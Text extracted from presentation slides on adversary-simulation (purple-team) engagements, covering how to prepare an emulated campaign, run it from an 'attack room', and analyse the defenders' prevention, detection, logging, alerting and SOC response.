
Gather the Information like Adversary Actors, Fast Forward their behavior

Motivated & Targeted Campaign Simulation




There is no time to be “Persistent”, Fast Forward the Days

Accelerate Preparation for Campaign




Assess end-to-end environment, use open source information, get maximum in limited time

The Preparation Assessments




The functions of project must be distributed to expertise

Nobody knows everything (usually). Develop a Team!



The both team must think like the other party: know enemy, know defenders.

Act Like Threat Actors, Be In Collaboration with Defenders



An attack room is used during engagement, to simulate a real-life Advanced threat. The attack results will be monitored in multiple screens and the responses will be measured in real time, with the attendance of the company teams

Simulate the Techniques & Motivated Attack

- Simulate all related techniques that will be used in attacks
- Conduct the motivated attack phases
- Response actively to taken actions, keep persistent
- Watch all the actions to be analyzed
- TAKE NOTE OF EVERYTHING

The Project Phases

Simulate the Techniques & Motivated Attack

- Simulate all related techniques that will be used in attacks
- Conduct the motivated attack phases
- Response actively to taken actions, keep persistent
- Watch all the actions to be analyzed
- TAKE NOTE OF EVERYTHING

Analyze the Prevention, Detection & Response

- Analyze how your action was prevented (if)
- Analyze if the environment has related logs
- Analyze if the logs are correlated correctly
- Analyze if the alarms are generated in correct manner
- Analyze if the alarms are handled by SOC teams
- Analyze Playbooks & Response Procedures

The Project Phases

Simulate the Techniques & Motivated Attack

- Simulate all related techniques that will be used in attacks
- Conduct the motivated attack phases
- Response actively to taken actions, keep persistent
- Watch all the actions to be analyzed
- TAKE NOTE OF EVERYTHING

Analyze the Prevention, Detection & Response

